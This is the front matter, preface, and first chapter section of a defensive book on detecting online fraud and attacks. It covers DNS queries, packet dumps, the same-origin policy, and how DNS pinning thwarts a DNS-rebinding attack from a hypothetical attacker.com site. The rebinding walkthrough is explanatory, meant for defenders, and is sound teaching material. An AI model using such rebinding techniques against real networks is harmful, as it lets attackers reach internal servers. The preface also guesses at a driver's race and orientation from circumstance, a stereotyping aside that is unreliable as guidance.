

Robert Hansen

DETECTING MALICE

**HOW YOU CAN TUNE YOUR SYSTEM
TO DETECT ONLINE FRAUD**

Copyright © 2009, 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018 Smartphone Exec. All rights reserved.

No part of this publication may be reproduced, stored in a retrievable system or transmitted in any form or by any means, electronic, photocopying, recorded, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to Smartphone Exec.

This publication is designed to provide accurate and authoritative information in regard to the subject matter covered. If the professional advice of other expert assistance is required, the services of a competent professional person should be sought. The furnishing of documents or other materials and information does not provide any license, express or implied, by estoppels or otherwise, to any patents, trademarks, copyrights or other intellectual property rights.

Third-party vendors, devices, and/or software are listed by Smartphone Exec. as a convenience to the reader, but Smartphone Exec does not make any representations or warranties whatsoever regarding quality, reliability, functionality or compatibility of these devices. This list and/or these devices may be subject to change without notice.

Publisher: Smartphone Exec.

Text design & composition: Smartphone Exec.

Cover Graphic Art: Jurgen <http://99designs.com/people/jurgen>

First publication, October 2009.

Last updated, July 2018.

Version 1.0.0.2.6

ISBN #: 978-0-557-18733-1

Table of Contents

Detecting Malice: Preface	13
User Disposition	14
Deducing Without Knowing	15
Book Overview	16
Who Should Read This Book?	16
Why Now?.....	17
A Note on Style	17
Working Without a Silver Bullet.....	17
Special Thanks.....	18
Chapter 1 - DNS and TCP: The Foundations of Application Security	19
In the Beginning Was DNS	20
Same-Origin Policy and DNS Rebinding	22
DNS Zone Transfers and Updates	29
DNS Enumeration.....	30
TCP/IP.....	31
Spoofing and the Three-Way Handshake	32
Passive OS Fingerprinting with pOf.....	33
TCP Timing Analysis.....	34
Network DoS and DDoS Attacks.....	35
Attacks Against DNS.....	35
TCP DoS.....	35
Low Bandwidth DoS	37
Using DoS As Self-Defense	38
Motives for DoS Attacks.....	38
DoS Conspiracies.....	39
Port Scanning	39
With That Out of the Way.....	42
Chapter 2 - IP Address Forensics.....	44
What Can an IP Address Tell You?	45
Reverse DNS Resolution.....	45

WHOIS Database	46
Geolocation	47
Real-Time Block Lists, IP Address Reputation and Threat Intel Feeds	49
Related IP Addresses	50
When IP Address Is A Server	51
Web Servers as Clients	51
Dealing with Virtual Hosts	52
Proxies and Their Impact on IP Address Forensics	54
Network-Level Proxies	54
HTTP Proxies	55
AOL Proxies	56
Anonymization Services	57
Tor Onion Routing	58
Obscure Ways to Hide IP Address	60
IP Address Forensics	61
To Block or Not?	62
Chapter 3 - Time	65
Traffic Patterns	66
Event Correlation	69
Daylight Savings	70
Forensics and Time Synchronization	72
Humans and Physical Limitations	73
Gold Farming	74
CAPTCHA Breaking	75
Holidays and Prime Time	78
Risk Mitigation Using Time Locks	79
The Future is a Fog	79
Chapter 4 - Request Methods and HTTP Protocols	81
Request Methods	82
GET	82
POST	82
PUT and DELETE	84

OPTIONS.....	85
CONNECT.....	86
HEAD	87
TRACE	88
Invalid Request Methods	89
Random Binary Request Methods	89
Lowercase Method Names	89
Extraneous White Space on the Request Line	90
HTTP Protocols.....	91
Missing Protocol Information	91
HTTP 1.0 vs. HTTP 1.1.....	91
Invalid Protocols and Version Numbers.....	92
Newlines and Carriage Returns.....	92
Summary	96
Chapter 5 - Referring URL	97
Referer Header.....	98
Information Leakage through Referer	99
Disclosing Too Much	99
Spot the Phony Referring URL.....	100
Third-Party Content Referring URL Disclosure.....	100
What Lurks in Your Logs.....	102
Referer and Search Engines	103
Language, Location, and the Politics That Comes With It.....	103
Google Dorks.....	104
Natural Search Strings.....	106
Vanity Search	106
Black Hat Search Engine Marketing and Optimization	107
Referring URL Availability	108
Direct Page Access	108
Meta Refresh.....	109
Links from SSL/TLS Sites.....	109
Links from Local Pages	109

Users' Privacy Concerns	110
Determining Why Referrer Isn't There	111
Referer Reliability.....	111
Redirection.....	111
Impact of Cross-Site Request Forgery.....	112
Is the Referring URL a Fake?	114
Referral Spam.....	116
Last thoughts.....	117
Chapter 6 - Request URL.....	118
What Does A Typical HTTP Request Look Like?	119
Watching For Things That Don't Belong	120
Domain Name in the Request Field	120
Proxy Access Attempts.....	120
Anchor Identifiers	121
Common Request URL Attacks	121
Remote File Inclusion.....	121
SQL Injection	122
HTTP Response Splitting	124
NUL Byte Injection	126
Pipes and System Command Execution.....	127
Cross-Site Scripting	127
Web Server Fingerprinting.....	128
Invalid URL Encoding.....	128
Well-Known Server Files	129
Easter Eggs	129
Admin Directories	129
Automated Application Discovery	130
Well-Known Files.....	131
Crossdomain.xml.....	131
Robots.txt.....	131
Google Sitemaps	132
Summary.....	132

Chapter 7 - User-Agent Identification.....	133
What is in a User-Agent Header?.....	134
Malware and Plugin Indicators	135
Software Versions and Patch Levels	137
User-Agent Spoofing.....	137
Cross Checking User-Agent against Other Headers.....	138
User-Agent Spam	139
Indirect Access Services	141
Google Translate	141
Traces of Application Security Tools	141
Common User-Agent Attacks.....	142
Search Engine Impersonation	145
Summary	149
Chapter 8 - Request Header Anomalies.....	150
Hostname.....	151
Requests Missing Host Header	151
Mixed-Case Hostnames in Host and Referring URL Headers.....	152
Cookies.....	153
Cookie Abuse.....	154
Cookie Fingerprinting.....	154
Cross Site Cooking.....	155
Assorted Request Header Anomalies	156
Expect Header XSS	156
Headers Sent by Application Vulnerability Scanners.....	157
Cache Control Headers	158
Accept CSRF Deterrent.....	159
Language and Character Set Headers	161
Dash Dash Dash.....	163
From Robot Identification.....	164
Content-Type Mistakes	165
Common Mobile Phone Request Headers.....	166
X-Moz Prefetching.....	167

Summary	168
Chapter 9 - Embedded Content	170
Embedded Styles.....	171
Detecting Robots.....	171
Detecting CSRF Attacks	172
Embedded JavaScript	174
Embedded Objects	176
Request Order	177
Cookie Stuffing	178
Impact of Content Delivery Networks on Security	179
Asset File Name Versioning.....	180
Summary	181
Chapter 10 - Attacks Against Site Functionality.....	182
Attacks Against Sign-In.....	183
Brute-Force Attacks Against Sign-In.....	183
Phishing Attacks	185
Registration.....	185
Username Choice	186
Brute Force Attacks Against Registration	187
Account Pharming.....	188
What to Learn from the Registration Data	188
Fun With Passwords.....	190
Forgot Password	191
Password DoS Attacks.....	191
Don't Show Anyone Their Passwords	193
User to User Communication.....	193
Summary	193
Chapter 11 - History	194
Our Past.....	195
History Repeats Itself	195
Cookies.....	195
JavaScript Database	196

Internet Explorer Persistence	197
Flash Cookies.....	198
CSS History	200
Refresh	203
Same Page, Same IP, Different Headers	203
Cache and Translation Services.....	204
Uniqueness.....	205
DNS Pinning Part Two	208
Biometrics	208
Breakout Fraud	211
Summary	212
Chapter 12 - Denial of Service.....	213
What Are Denial Of Service Attacks?.....	214
Distributed DoS Attacks	214
My First Denial of Service Lesson.....	215
Request Flooding	218
Identifying Reaction Strategies	218
Database DoS.....	219
Targeting Search Facilities.....	219
Unusual DoS Vectors.....	220
Banner Advertising DoS	220
Chargeback DoS	222
The Great Firewall of China.....	223
Email Blacklisting.....	224
Dealing With Denial Of Service Attacks	225
Detection.....	226
Mitigation.....	226
Summary	227
Chapter 13 - Rate of Movement	228
Rates	229
Timing Differences	229
CAPTCHAs.....	230

Click Fraud.....	237
Warhol or Flash Worm.....	239
Samy Worm.....	240
Inverse Waterfall.....	242
Pornography Duration	246
Repetition.....	246
Scrapers.....	246
Spiderweb	249
Summary	251
Chapter 14 - Ports, Services, APIs, Protocols and 3 rd Parties.....	253
Ports, Services, APIs, Protocols, 3 rd Parties, oh my.....	254
SSL and Man in the middle Attacks.....	254
Performance	256
SSL/TLS Abuse	256
FTP.....	257
Webmail Compromise	258
Third Party APIs and Web Services	259
2 nd Factor Authentication and Federation.....	259
Other Ports and Services.....	260
Summary	261
Chapter 15 - Browser Sniffing	262
Browser Detection	263
Black Dragon, Master Reconnaissance Tool and BeEF	264
Java Internal IP Address	266
MIME Encoding and MIME Sniffing	267
Windows Media Player “Super Cookie”	267
Virtual Machines, Machine Fingerprinting and Applications.....	268
Monkey See Browser Fingerprinting Software – Monkey Do Malware	269
Malware and Machine Fingerprinting Value	270
Unmasking Anonymous Users	271
Java Sockets	271
De-cloaking Techniques	272

Persistence, Cookies and Flash Cookies Redux.....	273
Additional Browser Fingerprinting Techniques	274
Summary	275
Chapter 16 - Uploaded Content.....	276
Content	277
Images	277
Hashing.....	277
Image Watermarking	278
Image Steganography	280
EXIF Data In Images.....	281
GDI+ Exploit.....	285
Warez	286
Child Pornography	286
Copyrights and Nefarious Imagery	287
Sharm el Sheikh Case Study	288
Imagecrash.....	288
Text	289
Text Steganography	289
Blog and Comment Spam.....	291
Power of the Herd.....	294
Profane Language	294
Localization and Internationalization	295
HTML.....	295
Summary	297
Chapter 17 - Loss Prevention	298
Lessons From The Offline World.....	299
Subliminal Imagery.....	299
Security Badges	301
Prevention Through Fuzzy Matching	301
Manual Fraud Analysis	302
Honeytokens	303
Summary	304

Chapter 18 - Wrap-up	305
Mood Ring.....	306
Insanity.....	307
Blocking and the 4th Wall Problem	307
Booby Trapping Your Application	309
Heuristics Age	310
Know Thy Enemy.....	312
Race, Sex, Religion	314
Profiling.....	315
Ethnographic Landscape	316
Calculated Risks.....	317
Correlation and Causality.....	318
Conclusion.....	318
About Robert Hansen.....	320

Detecting Malice: Preface

“The reason there is so little crime in Germany is that it’s against the law.” —Alex Levin

In my many years working in security, I've owned and maintained dozens of websites. I've had the responsibility and honor of helping to build and secure some of the largest sites in the world, including several that have well in excess of a million active users. You'd think my experience with more than 150 million eBay users was where I learned the majority of what I know about web application security, but you'd be wrong. I learned the most from running my own security-related websites. My visitors tended to fall into two groups: those who wanted to protect themselves or others, and those who wanted to gain knowledge to help them damage other web sites or steal from them.

The types of people who visited my sites make my traffic some of the most interesting in the world, even though the amount of traffic I received was dwarfed by that of popular retail and government sites.

The vast majority of users of any web site are usually visiting it for a good reason. Characterizing the bad ones as such is difficult; they can be bad in a number of ways, ranging from minor infractions against terms and conditions to overt fraud and hacking. The techniques used to detect one kind of bad behavior will vary from the techniques that you'll use for others. In addition, every site presents its own challenges because, after all, any web site worth protecting will often be likely unique enough to allow for the creation of its own security techniques.

User Disposition

To understand the concept of user disposition, we should take a step back and start thinking about web security as it relates to a global ecosystem with all shades of white, grey, and black hats within its borders. There are lots of types of adversaries in the world. Some of them don't even see themselves as dangerous. Once I had an interesting meeting with a venture capitalist who had bid on his own items on eBay, for instance. I told him that technically makes him a bad guy because he had been "skill bidding," which is technically auction fraud and because it was across state lines it was a federal offense.

It was clear by his expression that he didn't see himself that way. He saw himself as making the market pay the maximum it will pay for his item – and therefore not even unethical, in a free market economy. Often user disposition isn't a matter of assessing a person's mindset, but instead of defining a more relevant metric that describes how they interact with the Web. The best liars are the ones who convince themselves that they are telling the truth.

While running my security websites, I've had the unique distinction of being under nearly constant attack from literally tens of thousands of malevolent people. Although I didn't have many users, my percentage of "bad" users at the security websites dwarfed those visiting any other type of website. This allowed me to gain untold data, metrics, and knowledge of the kinds of attackers that all modern websites face.

I've gone toe to toe with the enemy for most of my career; I have infiltrated click fraud groups, malicious advertisers, phishing groups, and malicious hacking groups. The enemy that I've faced had included

kids, braggarts, sociopaths, corporate spies, opportunistic marketers, espionage agents, and foreign governments. To quote Mike Rothman, from his book *The Pragmatic CSO*: “I don’t need friends; I’ve got a dog at home.”¹ (Mike and I both agreed that this quote would work much better if either he or I actually owned a dog.) However, the very real danger that constantly permeates the Internet weighs heavily, and thus I decided to do something about it.

In part, I would like this book to help explain why security isn’t just a technology issue. Security also involves socioeconomics, ethics, geography, behavioral anthropology, and trending. I’ve lived and thrived in the security trenches for well over two decades, and now I’m ready to share my perspective on this beautiful and terrible world.

In a keynote at SourceBoston, Dan Geer said: “Only people in this room will understand what I’m about to say. It is this: Security is perhaps the most difficult intellectual profession on the planet.”² But while though that may be true, I hope that—because you are reading this book—you share my enthusiasm regarding tough problems, and though we may not have a solution for these tough problems, perhaps we can work towards a comfortable equilibrium. Security is simply not for the faint of heart.

Deducing Without Knowing

How can you detect a fraudulent user halfway around the world? It’s sort of like trying to find a drunkard from an airplane. It is difficult, of course, but if you put your mind to it even the smallest of details can help. Let’s assume that I’m in an airplane (a small one, which does not fly very high) and I am watching a car pulling out of a parking lot, in the middle of the night. It then swerves to narrowly miss a car, and then continues swerving from lane to lane. What do you think? Is it a drunk? Beyond the fact that the user was swerving, I could use my knowledge about the geography as a help. What if the car pulled out of a parking lot of a bar? What if the whole thing was happening just after the bar had closed?

Further, I can probably tell you the race, approximate age, and gender of the person in the car. Men tend to drive faster than women and tend to do so early in their life (or so say insurance carriers who start to give discounts to people as they grow older). Of the people involved in fatal crashes, 81% of men were intoxicated versus 17% of women, according to the National Highway Traffic Safety Administration³. I may even be able to tell you unrelated information about probable sexual orientation if the bar the car pulled out from happens to be a gay or lesbian club.

Although I can’t prove anything about our driver who’s a mile below my cockpit window, I can make some good guesses. Many of the tricks in this book are similar. Careful observation and knowledge of typical behavior patterns can lead you to educated guesses, based on user attributes or actions. This is not a science; it’s behavioral and predictive analysis.

¹ <http://www.pragmaticcso.com>

² <http://www.sourceconference.com/2008/sessions/geer.sourceboston.txt>

³

http://www.nhtsa.dot.gov/portal/nhtsa_static_file_downloader.jsp?file=/staticfiles/DOT/NHTSA/NCSA/Content/RNotes/2007/810821.pdf

Book Overview

This book's original title was *The First 100 Packets* for a very specific and practical reason. Most attacks on the Web occur within the first 100 packets of web site access. When determining user disposition, and especially when identifying the attackers who represent the greatest threat, the analysis of the first 100 packets is more valuable than long-term heuristic learning. If you have proper instrumentation in place, it is possible to identify a user's intentions almost immediately—even before an attack begins. You just have to take advantage of the information available to you. This is what the first part of the book is about.

That's not to say that the remaining traffic sent to you and your website doesn't contain valuable pieces of information that should be logged and analyzed—far from it. The second part of this book, which regards the information that's sent after the first 100 packets, is incredibly important for any company or website interested in long-term loss prevention. It's a practical conceptual toolset for making informed decisions using variables that only website owners can know about their users. Tons of information flows between any custom web application and the potential attacker: having the information readily accessible and knowing how to sort through the detritus is imperative to knowing your enemy.

Therefore, this book is broken up into two major sections. Chapters 1-8 are related to packet and log analysis and would have fit perfectly into a book called *The First 100 Packets*. The remaining chapters are about long-term behavior analysis and falls outside of *The First 100 Packets*. Think of this book as two books – the first being things that are easily done using log and timing analysis, and the second requiring more long-term insights.

Some people have mentioned that the first chapter is too daunting or outside of their knowledge to fully understand. To those people I encourage you to skip the first chapter and continue to the second chapter. While the first chapter on TCP and DNS is incredibly useful to network practitioners, it may not be suitable to web-focused practitioners.

Who Should Read This Book?

The people who will gain the most from reading this book are the technologists responsible for building and protecting websites. This book is mostly about the needs of large organizations, but it's also applicable to smaller sites that may be of higher value to an attacker. I wrote it primarily for webmasters, developers, and people in operations or security.

However, it will also be of tremendous value to technical product and program managers, especially if their responsibilities are affected by security. The main consumers of this book will probably be security professionals, but anyone who has a passion for Internet security in general will no doubt find value within these pages.

I have been told a CISO for a very large social company uses this book to train his team. To him and others, please let me know if you use this book in any such capacity – I'd love to hear about it. Either way, if you're here, you probably know this book is for you.

Why Now?

This book is timely for two very important reasons. First, the topics I am covering here are not documented anywhere else in this way. I wanted to collect this information in an accessible, useful format for companies and persons who have a mutual interest in knowing their adversaries. I like the idea of using plain language and this book tries to be as easy to consume as possible, given that most people do not have a background in this.

Many people read my websites to get tips and tricks, but, while short blog posts are a great tool to quickly convey a useful bite of information, a book allows me to establish a framework for you to think about your adversaries and explain how every small detail fits into place. Furthermore, a book allows me to tell you more and in greater depth. In spite of this, I've written this book in such a way that you don't have to read it from start from finish—unless, of course, that's what you want.

Second, we face a more challenging reality with each passing day. Attackers are getting better, using their experience to hone their skills. They're learning new tricks, and many already possess the knowledge and sophistication to fly under your radar. This book aims to even the odds a little, giving the good guys a few arrows in their quiver. I want to buy the heroes—you—some time while we come up with more lasting and reasonable solutions to meet the abilities of our adversaries.

A Note on Style

I'm going to write this book like I write my blog posts. That means I'm going to speak in my own voice, I'm going to walk you through my logic, and I'm going to show you, from my perspective, the real-world problems I encountered. You're presumably reading this book because you wanted to hear my thoughts, so that's exactly what I'm going to give you. That also includes lots of my own theories, excluding some of the really crazy ones.

The book is written into bit-sized chunks that are designed to be consumable in a quick sitting, without having to power through the whole thing. Each section is ideally stand-alone and easy to digest without necessarily having to read the whole book, if there is a section that you have identified as particularly pertinent.

Working Without a Silver Bullet

I'm a firm believer in layered defense and much of the book advises it. Nay-sayers naïvely believe that until we have a silver bullet, layered defense is simply a matter of expensive risk mitigation. They believe layered defense is a red herring to keep the security industry employed—they call it the dirty secret of

the security industry. That conclusion is overly provocative and overly narrow. Security is an elusive goal. It is unachievable. It's a nice thought, but it's not possible to achieve, given the hand we were dealt: the fact that we're human, and the insecurities of the platform, protocols, and tools on which we've built the Internet.

In his book *Applied Cryptography* (Wiley, 1996), Bruce Schneier—the world's leading civilian cryptographer—initially claimed that achieving security is possible. His silver bullet was math. But although mathematics is great and indeed fundamental to many aspects of security, math can't solve problems that aren't mathematical in nature. Bruce, too, realized that. In a follow-up book—*Secrets and Lies* (Wiley, 2000)—he admitted being completely wrong about his earlier conclusions. Security is about the users and not about the technology. We are fallible creatures, and thus we make the Internet inherently insecure.

However, it's not just humans that are broken: the underlying protocols and applications that we rely on are, too. They leak information and are vulnerable to many classes of attacks. In addition, the Internet wasn't designed to be secure in the first place. Remember for a moment that the Internet was originally based on telephone systems. If you think that foreign governments haven't tapped phones, phone lines, fiber optics, and switches all over the globe, you probably haven't spent enough time learning about the world around you. All the modern security that we have deployed in enterprises, desktops, and web applications is an add-on. The Internet is based on an original sin: it was created with insecurity. For that sin, we are all paying the price of a highly flexible, open, and dangerous Internet.

There is no silver bullet, and anyone who tells you otherwise doesn't know what he or she is talking about. That's the real dirty secret of the security industry.

Special Thanks

I'd like to thank my love, Crystal; my ex-business partner James Flom; Ivan Ristić, and Mauricio Pineda for editing help; my family; and all the other people who have helped me think through these technical issues over the many years that it took to amass this body of knowledge.

Chapter 1 - DNS and TCP: The Foundations of Application Security

“The idea that things must have a beginning is really due to the poverty of our thoughts.” —Bertrand Russell

Starting this book is like starting a journey. Starting a vacation is certainly less glamorous than being on the vacation. Of course, you may find that the reality of the fire ant-covered vacation destination is far less wonderful than you had imagined, but let's not use that analogy here. Vacations begin with planning, buying your tickets, packing, arguing with your significant other about the possibility of bad weather, and so on. The preparation is an integral part of the journey that cannot be avoided. Therefore, although this chapter and the next do not directly examine application security, it's important in that it lays a foundation for later discussion.

It is very important that every web practitioner be comfortable with these concepts. Unless you know how the Internet works, you'll have a tough time protecting it. That said, if this chapter feels too daunting, please skip to the next chapter. While you will be missing out on some fundamentals, it is better than quitting too early.

Let's get a few networking topics out of the way, and then move into the chapters directly related to web application security.

In the Beginning Was DNS

Let's start talking about how an attacker finds you in the first place. First, an attacker determines which IP address to attack. Attackers don't know the IP address of your website off the top of their heads. DNS (Domain Name System) was invented to make it easier for people to communicate with machines on the Internet by giving them name that's memorable to humans. When you register a domain name, you also pledge to make at least two domain name servers available to respond to queries about it. Essentially, whenever someone asks about the domain name, you are expected to respond with an IP address. Programs do this through libraries, but you can do it from the command line using a tool such as `dig` or `nslookup`:

```
C:\> nslookup www.google.com
Non-authoritative answer:
Server:  vns-c-bak.sys.gte.net
Address:  4.2.2.2

Name:    www.l.google.com
Addresses:  72.14.247.147, 72.14.247.104, 72.14.247.99
Aliases:  www.google.com
```

Domain names can point to multiple IP addresses, like in the case of Google in the previous example, but for the purposes of this discussion, we'll just talk about one. Let's say that someone wants to find my company's website. The first thing the person does is type the domain name of my company into their browser. The browser then contacts the underlying operating system, which sends a UDP (User Datagram Protocol) request to the name server that it has been configured to use. The name server's

response to that request returns the IP address of the target that the user is interested in. Let's take a look at that first request:

```

0000  00 30 6e 2c 9e a3 00 16 41 ae 68 f2 08 00 45 00  .0n,.... A.h...E.
0010  00 3f 77 4c 00 00 80 11 36 26 10 10 10 02 04 02  .?wL.... 6&.....
0020  02 02 c7 c2 00 35 00 2b 4b c1 b2 bb 01 00 00 01  .d...5.+ K.....
0030  00 00 00 00 00 00 03 77 77 77 09 73 65 63 74 68  .....w ww.secth
0040  65 6f 72 79 03 63 6f 6d 00 00 01 00 01          eory.com .....

```

This obviously contains information telling the name of the server you want to connect to, but the string "10 10 10 02" translates to the server that you're connecting from "10.10.10.2" and "04 02 02 02" represents the DNS server you're querying, which is "4.2.2.2." Other header flags include checksum information and which port you're connecting to. The "11" denotes that the packet is UDP versus TCP or any other sort of protocol. UDP is the protocol used for DNS (at least it is for now, though multiple companies are looking to tunnel UDP over HTTP as well), mostly because it has little overhead associated with it and is therefore very quick.

And here's the response:

```

0000  00 16 41 ae 68 f2 00 30 6e 2c 9e a3 08 00 45 00  ..A.h..0 n,....E.
0010  00 82 95 e5 00 00 3f 11 58 4a 04 02 02 02 10 10  .....?. XJ...d..
0020  10 02 00 35 c7 c2 00 6e bd 6d b2 bb 85 80 00 01  ...5...n .m.....
0030  00 02 00 01 00 01 03 77 77 77 09 73 65 63 74 68  .....w ww.secth
0040  65 6f 72 79 03 63 6f 6d 00 00 01 00 01 c0 0c 00  eory.com .....
0050  05 00 01 00 00 0e 10 00 02 c0 10 c0 10 00 01 00  .....
0060  01 00 00 0e 10 00 04 43 4e 3d c8 c0 10 00 02 00  .....C N=.....
0070  01 00 00 0e 10 00 09 06 6E 61 6D 65 73 76 c0 10  ..... namesv..
0080  c0 4d 00 01 00 01 00 00 0e 10 00 04 c0 a8 00 64  .M..... .....d

```

It's pretty innocuous. A single DNS request doesn't give you much information about a user, but the response to a DNS request can send the user to different servers by giving different IP addresses as answers. It is possible for an enterprise to discover which users contact which IP addresses over time, based on their location.

Let's say that you have thousands of IP addresses and each IP is dedicated to one of your users and each of these users is geographically separate from the others. You could theoretically use the IP address that the DNS sent them to as a method of tracking them by giving unique IPs to each user. Of course that means you have to have either a lot of IP space to choose from or a very small amount of users. This correlation may give you more information about the user based on the IP address they received in response to the first DNS request.

Let's look at an example of a CDN (Content Delivery Network), such as Akamai. Large websites use CDNs to reduce download time by sending users to the IP addresses that will provide best performance for them. The CDN tries to locate the user, based either on the number of hops between the user and its

server or on its knowledge of IP geography. If a user fails to make a DNS request before connecting to the CDN, he or she may have initiated a robotic attack based on prior knowledge of the location of the server, or perhaps the DNS was cached, as I'll talk about later.

If the location of the IP address that connects to the server is geographically distant, something may be wrong; the CDN should have pointed the user to a server that is close. What broke down? It's not really important that the pages aren't downloading as fast as possible, but this may be a clue to something else the user is doing that may be robotic. Obviously, monitoring this type of activity is difficult unless you have the correct DNS setup and monitoring software to identify the anomalies, but it is still possible in the cases for which it's worth doing. The user could be doing something odd, or perhaps the route has changed. It could also mean that the user has a portable device, like a laptop, and because of something called DNS Pinning, his browser continues to use the IP address of an old DNS reply until it closes down. To put that more plainly, the browser or the operating system may have cached the IP address to DNS name mapping.

Same-Origin Policy and DNS Rebinding

You may think that the role of DNS ends once an IP address is located, but that's very far from the truth. DNS actually plays a very important role in application security. You could say that it is, in many ways, the cornerstone of browser security.

Every time you connect to a website, you essentially download a small script or program that runs on your computer in the language that your browser speaks (HTML/JavaScript and so on). The browser has a lot of control over the way we view websites, but unfortunately if a web page that you visit is under the attacker's control, often it will allow the attacker to force your browser to do nefarious things. The bad guys would love to be able to use your browser to achieve their goals, but the browser is designed to stop that from happening. It can't do the job alone, however; it has to rely on DNS for help. The key is the *same-origin policy*, which sandboxes websites to stop them from interacting with one another.

The same-origin policy says that code in a web page is allowed to communicate only with the server from which it came. Without such a policy in place, any site that you visit would be able to use JavaScript to talk to any other site. Such an event would be dangerous for the following several reasons:

- A malicious website could use your browser as a stepping-stone for other attacks.
- A malicious website could use (and abuse) your resources; for example, the CPU and your Internet connectivity.
- If, when malicious code runs, you are logged into some other website, the attacker could use your browser to talk to that website using your credentials. Just imagine being logged into your Internet banking application, with a site that you happened to be visiting at the same time able to send your bank money-processing instructions.

Clearly, none of these scenarios is acceptable and therefore the browsers have done their best to limit this while still allowing people to download images from other domains and so on. If you have a piece of JavaScript on `www.yoursite.com`, the following table would describe what it should have access to based on the browser's same-origin policy:

URL	Outcome	Reason
<code>http://www.yoursite.com/dir/page.html</code>	Success	Same domain
<code>http://www.yoursite.com/dir2/dir3/other-page.html</code>	Success	Same domain
<code>https://www.yoursite.com/</code>	Failure	Different protocol (HTTPS instead of HTTP)
<code>http://www.yoursite.com:8080/</code>	Failure	Different port
<code>http://news.yoursite.com/blog/</code>	Failure	Different host

In addition to the possible example problems (which the same-origin policy attempts to mitigate), attackers can also try to abuse the privileges that are granted to your physical location. This could be the case, for example, when you're browsing the Internet from work. Although attackers may not be able to visit your company's internal web servers directly, they know very well that you can. Your work computer probably sits behind the corporate firewall and has a very different view of your company's site than an attacker on the Internet does. If they can somehow get your browser to show them what you see, they can do much more damage, and with less effort. I will explain in a minute how such an attack might take place, but first we must discuss a concept called DNS Rebinding.

Browsers typically always have a human-readable Internet address to begin with (e.g., `http://www.yoursite.com/`), which they then need to convert into an IP address before they can do anything. The conversion is done using DNS. As it turns out, DNS allows for a number of esoteric attacks, including DNS Rebinding.

Note: CSRF (Cross-Site Request Forgery) is a client-side attack in which a user is tricked into performing an action—unknowingly—on an attacker's behalf. DNS Rebinding is similar to CSRF, but whereas CSRF only allows an attacker to do something without seeing the results of the action, DNS Rebinding allows for a two-way communication, making it possible for an attacker to retrieve information from the targeted web site – thereby breaking the same origin policy. While DNS Rebinding is more powerful, CSRF is much easier to execute and, consequently, happens more often. Compared to some other classes of attack, for example CSRF, DNS Rebinding is rare for the time being.

For the sake of this discussion we will assume that `www.yoursite.com` resolves to the IP address `222.222.222.222`. When your browser connects to this IP address, it sends a request that might look something like this:

```
GET / HTTP/1.1
Host: www.yoursite.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.8.1.1) Gecko/20061204 Firefox/2.0.0.1
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Cookie: secret-cookie=54321
```

The “Host” header tells the server that the user’s browser is looking for the `www.yoursite.com` website. At this point, the browser does something called DNS Pinning: it caches the hostname-to-IP address translation until the browser shuts down or for as long it believes the translation is valid. In Mozilla’s Firefox it follows the TTL exactly, but in Internet Explorer it can hold onto that information for 30 minutes. In Internet Explorer the DNS configuration changes in the middle of the user session, the browser will continue to use the original values. This behavior is designed to prevent malicious third-party websites from abusing your ability to access the servers that they themselves cannot access. More specifically, DNS Pinning is designed to prevent a third-party website from changing its IP address while you’re talking to it.

Note: If your site uses different IP addresses for users in different physical locations, DNS Pinning can help you identify a user who is travelling with his laptop, because he is not connecting from an IP address that is appropriate for his current location. This often happens because users haven’t shut down their browsers and continue to cache the DNS information in the browsers. Users of mobile devices like laptops are the most common example of this situation, in which they may not shut down their browsers, even though they may change IP addresses after flying to a new location, which should route them to a different host based on their new physical location once they connect to the Internet again if it weren’t for DNS Pinning.

Due to DNS Pinning (which incidentally doesn’t exist in all browser), even if the time to live (the duration for which a response is valid) on the initial DNS response expires and the new configuration now points to another IP address (for example, `111.111.111.111`), the user’s browser would still continue to point to the original IP address (`222.222.222.222`). But that is exactly what the attacker does not want to happen. In a DNS Rebinding scenario, an attacker wants his hostname to initially point to his IP address, switching to your IP address in the victim’s browser shortly after the attacker’s code executes. This allows the attacker to break the concept of the same origin policy of the victim’s browser. The catch is that same-origin policy uses domain names (not IP addresses!) to determine what is allowed. Thus, allowing a domain name to change mid-session really allows for someone else’s code to run unrestricted on the website to which it shouldn’t have access to—for example, your company’s web servers.

How DNS Pinning Prevents Attacks

I'll start by describing an attack that will *fail*:

- The attacker runs the malicious site `www.attacker.com`, which resolves to `123.123.123.123` with a timeout of just one second.
- When a user decides to visit `www.attacker.com`, the victim user's browser will resolve the address to the IP address `123.123.123.123`, and then proceed to download and execute the site's home page. On that page is a piece of malicious JavaScript that waits two seconds (twice the timeout on the DNS response), then tells the browser to connect again to `www.attacker.com` (nothing wrong there—it's the same domain name, right?). However, the DNS configuration has changed, in the meantime: if you were to query the DNS server, the IP address would no longer be `123.123.123.123` but instead a different IP address, `222.222.222.222`. In this example, we assume that `222.222.222.222` is the IP address of the target, `www.yoursite.com`.
- The attack fails because of DNS Pinning, which has "pinned" `www.attacker.com` to `123.123.123.123`. The page can reconnect only to the server where it came from, but that's not what the attacker wanted. So instead of connecting to `222.222.222.222`, the victim user's browser will instead just re-connect to `123.123.123.123` having never even made another DNS request.

If the attack had worked, the browser would connect to the IP address `222.222.222.222` (`www.yoursite.com`), and send a request similar to the following:

```
GET / HTTP/1.1
Host: www.attacker.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.8.1.14)
Gecko/20080404
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

If you compare the example request with the one I showed earlier, you might notice that the "secret-cookie" entry under the Cookie header is no longer present. In addition, the Host request header contains `www.attacker.com`, which obviously doesn't match the `www.yoursite.com` Host header that you would expect to receive. The cookie is missing because it belongs to `www.yoursite.com`, but, in the second request, your browser thinks it's talking to `www.attacker.com`.

Even if an attacker could overcome the hurdle of the DNS Pinning within the browser, this attack might not seem particularly effective, because the hostname doesn't match. It turns out that the mismatch of Host header isn't a big deal, because most sites important enough to be attacked usually occupy the

entire web server. If a web server is configured to listen to any Host header—as most are—the attacker will still end up being able to send requests to `www.yoursite.com`.

Additionally the missing cookie is a big problem for the attacker. That severely limits the kinds of attacks that are possible. If the cookie were there, the attacker would be able to assume the user's identity and command the site as the user would. However, the real deal-breaker here is DNS Pinning. DNS Pinning prevents the second lookup of the IP address (`222.222.222.222`). By maintaining its own DNS cache, the browser protects the user from this particular variant of the attack.

